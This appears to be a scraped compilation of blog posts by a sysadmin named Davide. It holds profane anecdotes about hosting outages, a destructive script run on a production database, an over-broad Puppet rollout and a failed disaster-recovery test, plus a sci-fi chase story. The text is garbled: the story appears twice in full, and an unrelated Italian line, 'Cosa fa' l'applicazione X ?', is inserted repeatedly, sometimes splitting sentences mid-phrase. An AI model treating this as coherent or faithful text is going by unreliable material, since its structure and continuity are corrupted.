What followed was a very long and boring discussion, that was waaaay too long to be reported, in any case, my point of view was, and still is, that the monitoring should cover **INCIDENTS**, that are unpredictable and unavoidable events, while a **PROBLEM** is predictable and avoidable and should be treated in a complete different way. Always act as in "emergency response" condition doesn't demonstrate any special capability or efficiency. Quite the opposite in fact.

And if the problem is caused by a larger *Structural* or *Organizational* problem, then it has to be solved in the same way.

DB - ...what do you mean?

Me - That we have procedures, that should be followed because they are part of all the fucking "certification" that everybody seems to adore, and if the procedures are not followed, then we shouldn't be too surprised when things don't work as expected.

DB - Hmmm...

Me - And to be sure that the procedures are followed there should be corresponding checks and administrative tasks that should also be followed. For example one of these specify that when a system is installed, before it gets a stamp of "approved", somebody should verify if the installation has been completed and all the box ticked. Now, this test has not been done on CL's, the system however was marked as "production". Why?

DB - Well, it was an urgent request...

Me - It is ALWAYS an Urgent request, how is that we are the ones that have always to scramble to fix somebody's else shit? Well, now you fix it.

And from that moment, the log file of CL has been symlined to /dev/null.

Davide

24/05/2018 13:53

Hot Pursuit

"Can't you fly straight for more than 3 seconds?" yelled Eleanor while holding to the laptop with one hand and trying to fasten her harness with the other while the g-forces of the hard-banking mutlicopter tryied to wrestle her around.

Iliya didn't reacted immediately, concentrating in recovering the aircraft from its bank/dive and the three beeping dots on the radar display that were approaching fast from the east at 0.8 mach. Each dot a rocket aimed in their general direction.

"Oh sure, can you stop them shooting at us? Or do you prefer to get blown up?" he yelled back when the craft was more or less back on course.

"Are they still on our back?" Asked her continuing to type on the keyboard "I thought they had given up when we cleared the Tinmere sector..."

"Drake doesn't seems the quitter kind of guy" responded Iliya, "He spent several years collecting supporters and a fleet after all, can't let some nobody get into his vault and get away with his data, can't he?"

The three dots were dangerously close now.

"Hold on!"

Iliya jammed the throttle wide open, pulled the stick back-left and slammed his foot down into the pedal at the same time, bringing the craft into a thigh climbing spiral, he saw something like a matchstick flying past his port window, then three muffled explosions were heard.

"Woah!", Eleanor had managed to keep typing during the manouver, "those were close!"

"Yeah, lucky for us it's the crap that was in Papadimo's warehouse. Dumb ballistic rockets, nothing with heat-seeking or optical..."

"I thought that Drake was better equipped."

Three more dots had appeared on the display, the strategic computer was suggesting several evasive manouver, the drones were getting closer: they didn't had problems with high g-forces or with overstrain their engines. Dumb machines.

"Consider yourself lucky that his men decided to load those things into the drones and not something more advanced"

"...if I can hit the correct sequence and get past their encryption..." muttered her.

"Try harder!"

Another loop, now the craft was pointing in direction of the drones, silver speck in the distance.

"Here!" Eleanor slammed one key, in response, 2 of the drones dropped from the sky like they got zapped.

"Good hit, two with one key eh?" joked Iliya.

Eleanor seemed disappointed "I thought I got all of them!"

"You can't assume he got all his drones on the same encryption key, would you ?"

"No, of course not" she sniffed "Well, we still got time... right?"

Another 2 dots appeared on the display. Another narrow avoided rocket zoomed past them and exploded in the distance.

Cosa fa' l'applicazione X ?

The aircraft boomed past the mountain's peaks that marked the north sector of Vanha Plains, the two pursuing drones closing by.

"I'm so glad that those drone are so dumb, they haven't tried to catch us in cross-fire, they are probably programmed for simple hit-and run or patrolling" Iliya commented while keeping an eye on the drones' movements. They weren't shooting rockets now, maybe they are running low, thought Iliya.

"Yeah, dumb AI" Eleanor was still typing "Nothing like in the old time... When we've finished recovering that old Ark that is in your other sector, maybe we will see what kind of stuff they put into AIs in those days, they were very smart... You know that incident the guys at SAAT had about 200 years ago?"

She apparently could type, look around and talk about something completely different at the same time...

Iliya looked in her direction for about half a second, when he looked back there were 2 dots about 1 second from impact. So much for running low.

The engine screamed in protest when he jammed the air breaks at full power and pulled the stick back, bringing the craft to an almost abrupt halt in mid-air while the rockets zipped behind their tail.

"WOAH!" Eleanor almost lost the laptop.

"Yeah, I know about that, do you know my fucking name?" Commented Iliya while bringing the craft back to speed.

Eleanor adjusted her glasses "What about your na... Oh..."

She looked at the white corporation logo with the name underneath that was on the hat he was wearing, then looked at him.

"You are... His grandson?"

Iliya seemed a bit disappointed. "Well, I can't be 200 years old, can I?"

He pushed a button integrated in the control stick and spoke, the earpiece was still glued to his ear.

"Vanha this is Rockmaster, coming hot from north, I got 2 bandits on my tail. Over"

The answer arrived immediately, in the slow whiney voice of Doctor Neyland in the earpiece "Who's this? Get off this channel"

"Vanha, this is Rockmaster, I got 2 bandits on my tail, get to the ak-ak PRONTO!. Over!" repeated Iliya still keeping an eye on the drones' movement and expecting more rockets at any moment.

"What do we call the second hand on base?" asked Esther in the earpiece.

"We call her Natasha" responded Iliya immediately.

Eleanor looked at him "Geez.. Code-words... How old-fashioned." She got only his part of the conversation, but she was clever.

"Says the woman that just broke the encryption code of 2 military drones" commented Iliya.

"That's different! If they didn't had the same old SEA-2124 bugged code..."

Cosa fa' l'applicazione X ?

Her words were cut short when four ground-to-air missiles, coming from the warehouse, passed them at mach 8, directed towards the drones. The 2 dots disappeared from the craft's radar in an instant.

"Four missiles?? FOUR??" exclaimed Iliya "Do you know how much do these things costs?"

"No, how much?" responded Eleanor.

"...peanuts." commented Iliya bringing the craft in a slow descent directed towards the landing pad near the scientists' encampment.

During the approach they could see the lights of the many labs in the marshes reflecting in the still water of the many nearby lakes.

"Rockmaster, this is Neyland". Esther's voice in the earpiece distracted Iliya from the view, "Doctor Hofwegen's boss wants to know where the heck she is. When she gets down I mean."

Iliya looked at Eleanor "your boss is calling."

Davide

24/05/2018 16:09

Fuck Up Now!

Is a quiet end-of-July thursday and I'm thinking to my "compensation" days starting from monday, when, for some reason, probably Karma, a mail from our fantastic hosting provider show up in my mailbox.

*From: Hosting
To: a-very-long-list-of-unknown-peoples
Subject: Os Upgrade*

Dear Sir/Madam/UnknownSex/Unspecified

The following to inform that, as announced, we'll proceed with the os update for the following machines:

very-long-list-of-names

We will begin immediately and you will be informed when it will be completed.

After having checked the list of name I had some suspect, so I did a quick scan in my inbox and there was no trace of any mail from the hosting referring to os updates or anything. And those idiots keeps using a semi-random name scheme that is borderline isterical, so I start checking their "dynamic" documentation to try to figure out which machine are they going to hit.

And discover with some surprise that in the list there are 3 of our PROUDCTION servers. I can't even say "fuck" that my system monitor... stops working, since it was hosted in one of the mentioned machine.

The problem is that another of the server is the vpn gateway that allow us to "talk" with the production environment, and lo and behold, 30 seconds later half of the office is calling me that the connection is down, while the other half is coming here on foot to tell me the same.

After spending some time to calm everyone down that the problem is only ours and the production system is still working so the customers can keep giving us money, I try to contact the Hosting to figure out a) who the fuck authorized the maintenance on a production system, b) how long will it take and c) no, seriously, who the fuck gave you an ok to perform maintenance on a production system?

The answer I got were unsatisfactory, to say the least. In short, these peoples sent out a notice e-mail to our "mother company" about a week ago, and being every "manager" on vacation, they proceeded with their updates without any confirmation even if part of that stuff should be approved by us.

Of course, always because of "Karma", all the developers decided that they, right fucking NOW, need to run tests and stuff. And since there is no connection with the test system, they can't do squat. Therefore, they begin to complaint loudly that their productivity is zero (like normally is any better).

After about 3 hours, all spent repeating over and over the very same things to the very same peoples that every 10 minutes came around asking the very same questions, I get another mail from the hosting that says "maintenance completed everything is ok". A quick check tells me that, no, "everything" is not OK. Not by a long shot. The first mail is thrown to the hosting:

Dear Idontgiveaflyingfuckaboutyoursexrealorimagined

Cosa fa' l'applicazione X ?

No, "everything" IS NOT working. In specific our monitoring server and our vpn gateway doesn't seems to work at all.

Follow lots of details, like the IP address and the hostname based on their stupid "documentation" and other things.

Of course, I get no answer. After 30 minute I start ringing up every possible number and after a brief ping-pong between the first-line guy that is playing "stupid blonde" and some guy from the "technical team" that keep asking the same question I already answered, they say they are checking it.

Another half an hour later, my "ping" to the server beging to came back with an answer, and a login attempt tells me that the machine is now kind-of-alive. Another quick check tells me that things seems to be working, and it looks like the hosting penguins decided that the machine needed an upgrade to the software. Even what was not supposed to be updated because we need those specific versions. While I'm writing the next mail I get another mail that "the problem has been fixed" so I just add a "Fixed my ass" to the beginning and send it out as a reply to the last one.

5 minutes later, one of my user came to notify me that he can't login in our ERP software. That is worrying because basically everything depends on that thing working.

I check and I notice that the ERP returns a nice "FATAL: no pg_hba.conf entry for host 'ip.of.our.server', user 'openerp', database 'openerp'". That means problems.

Yep, our production Postgres db is catatonic. I send immediately yet another mail with the instructions: add ip.of.our.server to hba and run 'SELECT pg_reload_conf()'. Quickly I get an answer:

Dear Sir/Madam/UnknownOrUnspecifiedSex,

We at \$hostingprovider always strive to give the maximum for our customers, your message has been received and will be checked first thing in the morning by the first support person.

...yes because it's 5pm obviously. Again I start with the phone calls and the cursing. Lots of both. When I run out of the 'emergency numbers' I start with all the mobile phones for the managers I can find. The problem is that is "the end of july" and those assholes are in holiday and of course they never give the numbers of their replacements. If there are replacements that is.

At 19.35 I manage to grab one of the penguins and remote-drive him into running a few checks. It looks like our postgres db, that in fact is a cluster, has enacted a spontaneous failover to the secondary node. That is actually the first one, otherwise it would be too easy. Executive decision: change the configuration to allow connection and reload and we'll keep it like that while you try to figure out what the fuck happened to the other node.

At 21.30 I receive yet another mail that the db is ok. I check it and the erp application still can't talk with the db, so again isn't fixed, another round of phone calls commence.

At 22.00 I manage to get somebody that knows how to type into a consolle and I pilot him into restarting the db after changing the configuration.

At 22.30, ERP gets back to life and it's now time to start manually running all the queues to process the orders.

Cosa fa' l'applicazione X ?

At 23.15 I run the last script to send mail to the customers and I'm ready to go home. At this point I notice that our Kibana is still blocked at 14.20. Because it's reading directly from the db that is now comatose probably. That means that our "cluster" ain't a cluster anymore.

And in all this, I have to notice that during the whole day, nobody, I mean NOFUCKINGBODY ever picked up the phone or sent us a mail to notify us of the problem on our system, problems that they should monitor and be informed about. Not our mother-company IT, not the Hosting Technical Support. Basically I had to tell them that the shit wasn't running and how to fix it.

Davide

11/08/2018 11:37

Hot Pursuit

"Can't you fly straight for more than 3 seconds?" yelled Eleanor while holding to the laptop with one hand and trying to fasten her harness with the other while the g-forces of the hard-banking mutlicopter tryied to wrestle her around.

Iliya didn't reacted immediately, concentrating in recovering the aircraft from its bank/dive and the three beeping dots on the radar display that were approaching fast from the east at 0.8 mach. Each dot a rocket aimed in their general direction.

"Oh sure, can you stop them shooting at us? Or do you prefer to get blown up?" he yelled back when the craft was more or less back on course.

"Are they still on our back?" Asked her continuing to type on the keyboard "I thought they had given up when we cleared the Tinmere sector..."

"Drake doesn't seems the quitter kind of guy" responded Iliya, "He spent several years collecting supporters and a fleet after all, can't let some nobody get into his vault and get away with his data, can't he?"

The three dots were dangerously close now.

"Hold on!"

Iliya jammed the throttle wide open, pulled the stick back-left and slammed his foot down into the pedal at the same time, bringing the craft into a thigh climbing spiral, he saw something like a matchstick flying past his port window, then three muffled explosions were heard.

"Woah!", Eleanor had managed to keep typing during the manouver, "those were close!"

"Yeah, lucky for us it's the crap that was in Papadimo's warehouse. Dumb ballistic rockets, nothing with heat-seeking or optical..."

"I thought that Drake was better equipped."

Three more dots had appeared on the display, the strategic computer was suggesting several evasive manouver, the drones were getting closer: they didn't had problems with high g-forces or with overstrain their engines. Dumb machines.

"Consider yourself lucky that his men decided to load those things into the drones and not something more advanced"

"...if I can hit the correct sequence and get past their encryption..." muttered her.

"Try harder!"

Another loop, now the craft was pointing in direction of the drones, silver speck in the distance.

"Here!" Eleanor slammed one key, in response, 2 of the drones dropped from the sky like they got zapped.

"Good hit, two with one key eh?" joked Iliya.

Eleanor seemed disappointed "I thought I got all of them!"

"You can't assume he got all his drones on the same encryption key, would you ?"

"No, of course not" she sniffed "Well, we still got time... right?"

Another 2 dots appeared on the display. Another narrow avoided rocket zoomed past them and exploded in the distance.

Cosa fa' l'applicazione X ?

The aircraft boomed past the mountain's peaks that marked the north sector of Vanha Plains, the two pursuing drones closing by.

"I'm so glad that those drone are so dumb, they haven't tried to catch us in cross-fire, they are probably programmed for simple hit-and run or patrolling" Iliya commented while keeping an eye on the drones' movements. They weren't shooting rockets now, maybe they are running low, thought Iliya.

"Yeah, dumb AI" Eleanor was still typing "Nothing like in the old time... When we've finished recovering that old Ark that is in your other sector, maybe we will see what kind of stuff they put into AIs in those days, they were very smart... You know that incident the guys at SAAT had about 200 years ago?"

She apparently could type, look around and talk about something completely different at the same time...

Iliya looked in her direction for about half a second, when he looked back there were 2 dots about 1 second from impact. So much for running low.

The engine screamed in protest when he jammed the air breaks at full power and pulled the stick back, bringing the craft to an almost abrupt halt in mid-air while the rockets zipped behind their tail.

"WOAH!" Eleanor almost lost the laptop.

"Yeah, I know about that, do you know my fucking name?" Commented Iliya while bringing the craft back to speed.

Eleanor adjusted her glasses "What about your na... Oh..."

She looked at the white corporation logo with the name underneath that was on the hat he was wearing, then looked at him.

"You are... His grandson?"

Iliya seemed a bit disappointed. "Well, I can't be 200 years old, can I?"

He pushed a button integrated in the control stick and spoke, the earpiece was still glued to his ear.

"Vanha this is Rockmaster, coming hot from north, I got 2 bandits on my tail. Over"

The answer arrived immediately, in the slow whiney voice of Doctor Neyland in the earpiece "Who's this? Get off this channel"

"Vanha, this is Rockmaster, I got 2 bandits on my tail, get to the ak-ak PRONTO!. Over!" repeated Iliya still keeping an eye on the drones' movement and expecting more rockets at any moment.

"What do we call the second hand on base?" asked Esther in the earpiece.

"We call her Natasha" responded Iliya immediately.

Eleanor looked at him "Geez.. Code-words... How old-fashioned." She got only his part of the conversation, but she was clever.

"Says the woman that just broke the encryption code of 2 military drones" commented Iliya.

"That's different! If they didn't had the same old SEA-2124 bugged code..."

Cosa fa' l'applicazione X ?

Her words were cut short when four ground-to-air missiles, coming from the warehouse, passed them at mach 8, directed towards the drones. The 2 dots disappeared from the craft's radar in an instant.

"Four missiles?? FOUR??" exclaimed Iliya "Do you know how much do these things costs?"

"No, how much?" responded Eleanor.

"...peanuts." commented Iliya bringing the craft in a slow descent directed towards the landing pad near the scientists' encampment.

During the approach they could see the lights of the many labs in the marshes reflecting in the still water of the many nearby lakes.

"Rockmaster, this is Neyland". Esther's voice in the earpiece distracted Iliya from the view, "Doctor Hofwegen's boss wants to know where the heck she is. When she gets down I mean."

Iliya looked at Eleanor "your boss is calling."

Davide

24/05/2018 16:09

Are You Anonymized?

Let's talk about data. Lots of data. The kind of data you get when you run the same system for a few years without ever cleaning up your data structure. What you do with all that bunch of stuff? Well, mostly nothing. You keep it in there, make backups and keep on going. The problem is that every now and then, you need to test stuff. And if you have a TEST environment, you should have the same stuff as in production, so a very nice, big copy of all that junk.

But then you have 2 problems: 1. you have lots of data that you actually don't need and 2. you shouldn't keep real personal data in TEST because there is no need for and bad things (tm) could happen.

What to do?

Simple. Instead of keeping all the data in there permanently, every now and then you do a "data refresh", that basically means you make a copy of the production data, copy it into test and then zap all the data older than 1 month (for example) and replace all the names and addresses with random junk. This way your database is a lot cleaner and leaner and still the data are coherent and you don't have "personal" data in there that could cause problems.

Now, notice that I marked this a 'simple', not 'easy', because the process to go from a full-sized-database to a leaner-meaner-database is everything but easy. First of all, you need to get the whole database. That means A LOT OF DATA, potentially. And everytime you run it, it's more data than the last time. And then you need to figure out a way to DELETE stuff without breaking the data-coherency.

That is not easy and that is why it costs a shitload of time to do right.

Enters \$hurryupitslate, a company that... I don't know what they do but they are... sorta... always late for something apparently.

Their normal procedure is to phone requesting something, when you ask for a support ticket to be opened they yell across the room for somebody else to enter the ticket while they keep you at the phone and as soon as the other guy say "it's done" they keep asking if you got the ticket and when you say "yes" they start asking why you didn't do whatever they asked already.

Is not such a wonder that when the phone rings and it's their number nobody wants to pick up the phone and suddenly everybody is really busy in doing... something...

Anyhow, sometimes ago they did their "shtick" to get a copy of their production database moved to the test environment. Unfortunately for them they got ME. And this means that A) I punctually informed them that no database could be copied to the 'test' enviroment since this wasn't existing and I wasn't going to create one without a signed contract for which I tossed them to the wolf, I mean MarketingMan.

When they finished with that, I also informed them that the size of database server they picked for the test environment was a bit on the small size and as such, only a very small set of data could be maintained in there. Also, there was no established procedure for the anonymization of the data and we couldn't devise one because we had no idea of the data structure.

A lot of discussion later, their developers provided a script that was supposed to do the whole delete-old-stuff-and-anonymize gig, it is only a matter of testing it.

Cosa fa' l'applicazione X ?

And now, let's introduce the star of the day: CL. That was the "on call" person for the day and got the not-so-nice phone call from \$hurryupitslate at 9 PM to test the whole thing at once.

CL wasn't exactly thrilled about doing the whole thing, in fact he was more counting on a quiet evening without having to do anything at all, but as you can understand, \$hurryup wasn't going to take "no" for an answer. And before somebody mention it: no, that shouldn't have been a task to do during the evening unless it was arranged before hand and concordered with the person, but \$hurryup did what they were used to do: called the "emergency number" and ignored the fact that it wasn't a fucking emergency at all.

Anyhow, about half an hour into the process, CL discovered a tragic mismatch between the "test" environment and the production one: the disk size. In specific, the disk size of the database server. However, \$hurryup told him, basically, to not bother because the "script should take care of that". So CL simply proceeded.

The problem was that the process required the entire database to be imported before being reduced in size. And when he attempted to do so, the process failed because the disk was too small to host the whole production database. The result was that the process failed to import the database, leaving the TEST database basically an empty slate.

And here comes the problem.

The correct procedure at this point would have been to refuse to proceed with anything and refer the whole matter to DB & MarketingMan the next day, but of course \$hurryup wasn't pleased with the solution so they pressed with a different solution. Solution that didn't existed. And this made CL confused... And when CL is confused, CL does stupid thing. What he thought was "hey, how about making a copy of the db on production and running the script on the copy? Then there should be enough space to make a dump of the reduced copy and move that to Test!".

That is a nice idea, I have to admit. But... It requires to run a destructive script on a PRODUCTION environment. And with an already noisy customer on the phone pressing for "speedy solution" and at a time when your brain is no longer in "high attention mode". You know what happened of course.

It happened that CL made a new database on production. And then run the script without making a copy first. The result was a nicely shrunk and anonymized database. On production. And a full test of the restore procedure for the production database and the whole set of data for the day lost.

What did we learned that day? First: do not give the 'emergency phone number' to customer and Second: the Emergency phone number is for EMERGENCY that is "something in production does not work", anything else is NOT an emergency. And third thing: \$hurryup can go fuck themselves.

Davide

31/05/2018 16:30

Dev-OOPS!

If you've followed my (mis)adventures in the course of history, you should have realized by now that I love *scripting* and every time I can automate or simplify something, I jump at it.

However, we should note that the "automatic procedure" is not always the "best" procedure, sometimes the best thing to do is to proceed manually. This should always be a backup option. There are situation where the automatic way fails and it is correct that it fails, and the best thing to do is to go at it by hand, one line at a time. Moreover, the manual system should always be documented with the automatic way, to know what the "automatic" thing do, so when it fails miserably (and note I said "when" and not "if") you can proceed with the debugging and check what went wrong.

But, as usual, there are peoples out there that doesn't like to "RTFM" if this is longer than a single Ikea instruction sheet. What they want is to do a copy & paste of the whole thing into a terminal window, hit "enter" and then go for a smoke (or whatever they have in their pockets that looks like a fag).

This type of peoples is the type that get surprised when they discover that the "autopilot" of their brand new car can't "autopilot" jack squat and is nothing more than a glorified "cruise control" with some more bell and whistle, or they get stuck yelling vocal commands to their phones that keep ordering the same pizza (or worse).

Another sticky point is that I tend to make scripts when the operations are many and always the same, make a script to automate ONE single operation that has to be executed at worse twice on a system is not "saving time", is just a pain in the ass. But the evangelist of 'dev-ops' always and everywhere insists that if dev-ops has to be, then dev-ops must be all the time, doesn't matter the context.

And after this confused introduction, let's talk about \$confused, they were a small hosting company that had the bad luck of entering the sight of my company in the moment they were looking around for more small companies they wanted to buy. The result was that \$confused was now another "division" that was supposed to take care of "their" customers while the manglement figured out what to do with them.

Now, after the general "run-away-till-you-can" that followed the buy-out, the "personnel" of \$confused that remained and "help out" (against their will, when they really can't get out of it) to manage the stuff, is reduced to 3~4 peoples. From what I understood the smart ones decided to jump ship and the ones that remained were the too lazy or didn't got a new contract fast enough. What is important, is that they sort-of "discovered" dev-ops and decided that it was the best thing after pre-sliced bread.

So, one nice morning, I got a phone call from CL, complaining that something was amiss in their system.

For some reason that I never managed to figure out, our "general" number was the standard default-to number, so whenever somebody was calling we were getting the hot potato no matter what. Even if the problem wasn't one of "ours". And the various companies we bought up weren't really in any kind of hurry to write down the documentation in our "wiki", in fact they were doing everything but documenting, the result was that figuring out what was what and who did what was kinda complicated.

After a vain search to understand who the fuck was CL, which was the "system" he was talking about, who installed it and who was supposed to maintain it, I decided to "escalate" the problem to DB and good luck with that. Because you can nag us that we should be "competent", but if you don't provide any information I can't be competent.

Cosa fa' l'applicazione X ?

After a couple of days (yes, we were at the point that took DAYS to figure out who was supposed to do something), turns out that the CL's company has a few machines that were maintained by \$confused, so I direct a request to the survivors to handle the ticket. The request remained completely unanswered. In the mean time, of course, CL had called another 2 times, and I can understand that.

Also because his request (CL I mean) wasn't anything special: change the timeout of a webserver. Something that, knowing which machine, where, and how to connect to it, it is done in about 5 minutes. But after 2 days we were still searching for who had installed that stuff.

After a week (!) we managed to catch one of the few poor survivors and, after an hard questioning session, we managed to find out that the stuff was in Azure.

Now, I don't have any problem with Azure, besides the fact that their web-interface is horrible.

At this point we run into a Tactical problem: who should manage the thing? "We" or \$confused's survivor? After a number of discussion, the manglement decided that \$confused was supposed to take care of that stuff and all their ex-customers while they were documenting the whole shebang and prepare to move everything into our datacenter and under our management. I noted that the longer they took, the greater was the possibility that the customers decided to become somebody else customers but...

Anyhow, I dropped the ticket to one of the penguin and that was it. After a few days, we began to get phone calls from several ex-customers of \$confused that lamented that weird things were happening, as per instructions, we simply "routed" the things to the same penguins, but that didn't solved the problem.

Until I begin to dig a bit deeper and managed to get one of the penguin at the phone, let's call him CL1.

CL1 - ...because we always use dev-ops to do this kind of stuff, because dev-ops is the best way to do this kind of thing...

Me - Yeah, sure. So why do we have all those peoples that reports problems?

CL1 - I don't know, because everything is done dev-ops then...

Me - Let me understand, WHAT is done 'devops'?

CL1 - Everything.

Me - ... going into details?

CL1 - Everything. If we need to do something we do it dev-ops.

Me - ...for example, if a customer ask to increase the timeout of his web-server... what do you do?

CL1 - Devops.

Me - ... and the meaning of that is?

CL1 - It means that we make a script and run it.

Me - Nice, what kind of script and how do you run it and where?

CL1 - We use puppet.

Me - Ok, and how do you run it and how?

CL1 - Are you stupid? We let it run by puppet obviously.

Me - Yes, I know that, but where?

CL1 - Everywhere obviously.

Me - ... but I told you that ONE customer want to change the timeout... so you should limit the scope of that script right?

CL1 - No, what the ... wait a minute... what do you mean with ONE customer?

Me - Go look at that ticket that I sent you last month.

Well yeah. The penguins, dev-opsed around and run the same script on ALL the systems, no matter what kind of system, if it had or not the software, what was the old configuration or the like.

Cosa fa' l'applicazione X ?

And just like that, dev-ops has become dev-UOPS!

Well, they only need to document it, right?

Davide

11/06/2018 16:53

Fake Test, Real Disaster

Ah, computers and computerized systems. Everything uses computers nowadays. If you haven't noticed yet. Are you going to work by car? The traffic light that has kept you stuck for 15 minutes is controlled by a computer that is probably chatting with other computers along your route and all of them are thinking how to fuck up your commute. Are you going by public transport? Good. Points and signals are also controlled by computers and they are also part of the conspiracy.

Taxi? One word: Uber.

And when you finally get to the office and go to the coffee machine for a cuppa, that one too works because there is a computer in it.

And since we want more of them, we are now thinking about putting computers into a lot more stuff. From the doorbell to the refrigerator going through the toaster and the cuckoo clock in the hall.

And what happens when they don't work? Chaos. Obviously.

Because computers, like it or not, are just machines that can break down. And when it's the hardware, is the software that fucks up. Because everything is made by humans that makes mistakes, lots of them, and they don't have always the time, the will or the possibility to fix them.

However, for some weird reason, nobody seems to think ever to the possibility that things can go wrong in their beautiful system. Everyone is making plans, projection assuming that **everything** will always work 100%, things will be completed on time and on budget, there will be no problems or incidents. And we all know how things turn out.

So it is always a surprise when somebody starts talking about "Disaster Recovery" **before** the "disaster" part shows his ugly face.

The "Disaster Recovery" is, in short, to think what could go wrong (ok, worse than usual) and how to fix the things and bring everything back together in the shortest time and with the least damage. That is a fantastic idea, but the problem is that in the majority of the cases, all the possible ways require money and time. Two things that the management doesn't even want to hear about.

It seems that starting from the 2000, when IT became "important", a lot of people decided that computers can do everything in zero time and with zero costs.

I blame that Star Trek crap. And I still can't figure out why after 1980 they keep making that shit and people keeps watching them, what the heck is so interesting in that crap.. oh wait...

...yeah, that.

Anyway, enter Swethinktoeverything. A Marketing company (or something) that, probably, during an alcohol-based-after-meeting, decided that they had to do a "disaster recovery test".

Now, those people had a system that, don't really know how, they decided was "bomb proof", with everything redundant. Except, obviously, the main database that was used by all their systems. And the

Cosa fa' l'applicazione X ?

"management server" that was used to handle the whole thing. And the load balancer. And... Well you know that. Doesn't matter what, you'll end up anyway with some Single Point of Failure eventually.

When they informed us that they wanted to do a DR Test, we noticed that before the 'Test' you should have ... you know... A PLAN! That is, what to do and in which order. They were stupified that WE didn't had such plan. We retorted that we were doing the hosting, but we had no idea what was going on in their system.

After a number of meeting, it turned out that there were 2 main problems: 1. the database and 2. their fucking 'management' server.

The database was SQL Server, so there were 2 options: a cluster of 2 machines with similar characteristics or frequent backup and be ready to spin up a clone of the db and do a restore. This last one meant, however, accept some data loss.

The "management" server was a lot more complicated... For some reason they used a Linux server to perform "deployment" on the various servers that were Windows. No I don't know wtf. In any event, the whole thing was using Jenkins to download stuff from Git and the contact all the servers and perform operations using ssh and powershell scripts.

The reasoning they did was that "we are talking about a DISASTER, that shouldn't be NORMAL, and the system is based on virtual machines, so it shouldn't take too long to spin a new machine by cloning the old one and perform a restore from of the db. And the management server is mostly standard software and everything is git."

All excited by the "brainstorming", they showed off the "plan" that was a gigantic list of complex operation that had to be performed in concert between us and them. At that point I pointed out that there was a little problem: they had no "test" environment and as such we couldn't actually test the plan. If we wanted to test, it had to be on production. And that meant to turn the whole system off for several hours.

After gasping like fishes in the desert for a while, they decided that the whole thing had to be done in a "time selected to minimize the disruption to our customers", that is in the middle of the night. Because nobody ever give a fuck about disrupting the sleep cycle of the sysadmins, of course.

And so the Great Day arrived. Or the Great Night. And I wasn't supposed to be involved, but it happened that I was woken up by my colleague (CL) at 5 AM (for some value of 'woken up' since I was already awake because my cats wanted breakfast at 4AM). Anyhow, everybody was panicking because after all the thinking and planning, we never actually tested a database restore and now it turned out that it wasn't working very well.

Obviously, in all that thinking and planning for the disaster, everybody had forgotten that ... There was no DISASTER yet, it was just a TEST. The db wasn't dead, it was just turned off. And was a simple matter of turning it on again to have it back.

Once I pointed out that insignificant detail, everybody stood silent a bit, probably thinking "why didn't we thought at this before?" and then they started yelling all together.

UL1 - So we can simply turn it on again?

Me - Well, it would be better first to turn off the "new" one, if they are using the same IP I don't think that having both of them together would be a good thing.

UL2 - And what do we do with the servers?

Me - I don't know, what do you want to do with the servers?

Cosa fa' l'applicazione X ?

UL2 - Based on our plan they should have been "failed-back" to the other datacenter.

Me - Did they?

UL2 - I don't know... how can we know that?

Me - ...whose plan is this?

UL2 - Ours but...

CL - So... can I turn on the old database now? 'cause the restore is 3 hours and still running...

Me - If you thought about the plan you should've also thought how to check if the server had 'failed back' or not.

UL1 - Yes but...

Me - So you should have a way to check.

CL - Hemmm.. may I say something?

UL2 - The failback should be checked by the management server. But that is unreachable until it gets rebuilt.

Me - Then that should be rebuilt first. Right?

UL1 - Actually no, the first step should be the database.

Me - The management server uses the database in any shape or form?

CL - ...I wouldn't say weird things but ...

UL2 - No the management server doesn't use the database, but it needs to run a number of queries before the release is completed.

Me - So management server first, database second.

UL1 - But in our plan that's the last step...

Me - Peoples! You came up with this plan. You discussed it and checked it. Not me. Now, if you haven't considered how to test each step and if it worked or not, I can only suggest to abort the whole thing and go back to the drawing board. Before a real disaster comes along.

CL - Right, what I wanted to say.

Me - .. what?

CL - I think something is wrong because I can't access the system anymore...

Me - Which system? The one that is supposed to be on or the one that is supposed to be down?

CL - Both of them.

And was at this point that we realized that with all the thinking about the 'test', nobody had checked and one of the "clones" was assigned the same IP address as the datacenter's gateway. And that is not a good thing to do.

Davide

23/07/2018 14:05

Normalized or DeNormalized

Databases made Human History.

No, really. It is an opinion of many historians that writing was invented not to chronicle the action of this or that "hero" of ancient time, but simply to keep track about who had which and how many seeds in the village, to be sure they were "covered" for the next season.

The ancient Egyptian, beyond seeds, began to account about everything, in fact it seems they invented taxes (thanks a lot!).

Starting from 6000Bc, so basically when we have something written down, what we can find more often are tables relate to who has what. Database basically.

And today, we have computers that can process a bazillion data in a nanosecond, network that can transfer a bazillion data and storages that can contain the same and we still manage to fuck up the whole thing.

In many cases, is not a problem of too many data, but how the data are (ab)used.

So long ago, when I fledged myself as a "developer" and databases were, more or less, my bread-and-butter, one of the books that I found more usefull was "Database Designs for mere mortals" besides the tongue-in-cheek title, that book was very clear in specify that one thing is the LOGICAL structure and another, very different, thing is what you want to do with it.

The Theory, that is nice and everything but is still a theory, says that a database should be NORMALIZED, that is, its structure should obey to specific rules, but in practice, that is ugly as hell but is what pays the bill most of the time, explaing that it doesn't matter if the database is perfect, it matters that it WORKS and it does what you need it to do in the best possible way. And that difference is where the world crashes miserably.

Enters \$weeatdatabaseforbreakfast, a company specialized in distribution of various things.

These peoples, given the need to manage peoples, things and locations, used lots and lots of databases. For reasons that still eludes me, they had given the whole thing in the hand of a third company that was supposed to to data-analysis and deliver nicely coloured reports full of arrows to these people to do... well, I'm not sure what, I guess they were hanging them to a wall and then throw darts at them...

Anyhow, in order to do what they needed to do, this company had to install a new database, that was going to be hosted by us in the environment for \$weeatdatabases. Obviously, since \$weeat was talking a lot but then had to put the money where the mouth was, and they had no idea about the size of data they had to manage, they decided to start with a "medium sized" solution.

And obviously, about a week later, the system was ready to explode.

Not just because of the datasize, but because every 10 minutes in normal day and every 5 in special days, anyone of the \$weeat's CLs was coming out with a "beautiful" query to run on the database that was going to melt the whole system.

After several meetings and several round of Dutch's preferred game: pointing the finger to somebody else, the fact that the system was sized for a specific volume of data that was WAAAAY too small became evident.

Cosa fa' l'applicazione X ?

And the solution was also evident: resize the whole thing. But resize the whole thing to adapt it to the volume of data meant in first to pay an higher price, then remake the whole "import" data gig (and pay again for that too).

The "solution" cooked up by \$weeat was "use the modern technologies to bypass the problem (caused by our own stupidity)". When we asked what were they talking about with "modern technologies" the started throwing buzzwords around (blockchain was mentioned multiple time), showing that they had no fucking clue.

This went on for a bit, until they decided that no, they had to pay. So after a robust injection of money and hardware, the whole thing began to work a little better. I say "a little" because at this point the "other" problems showed up. That means: the whole thing was slow as a pig.

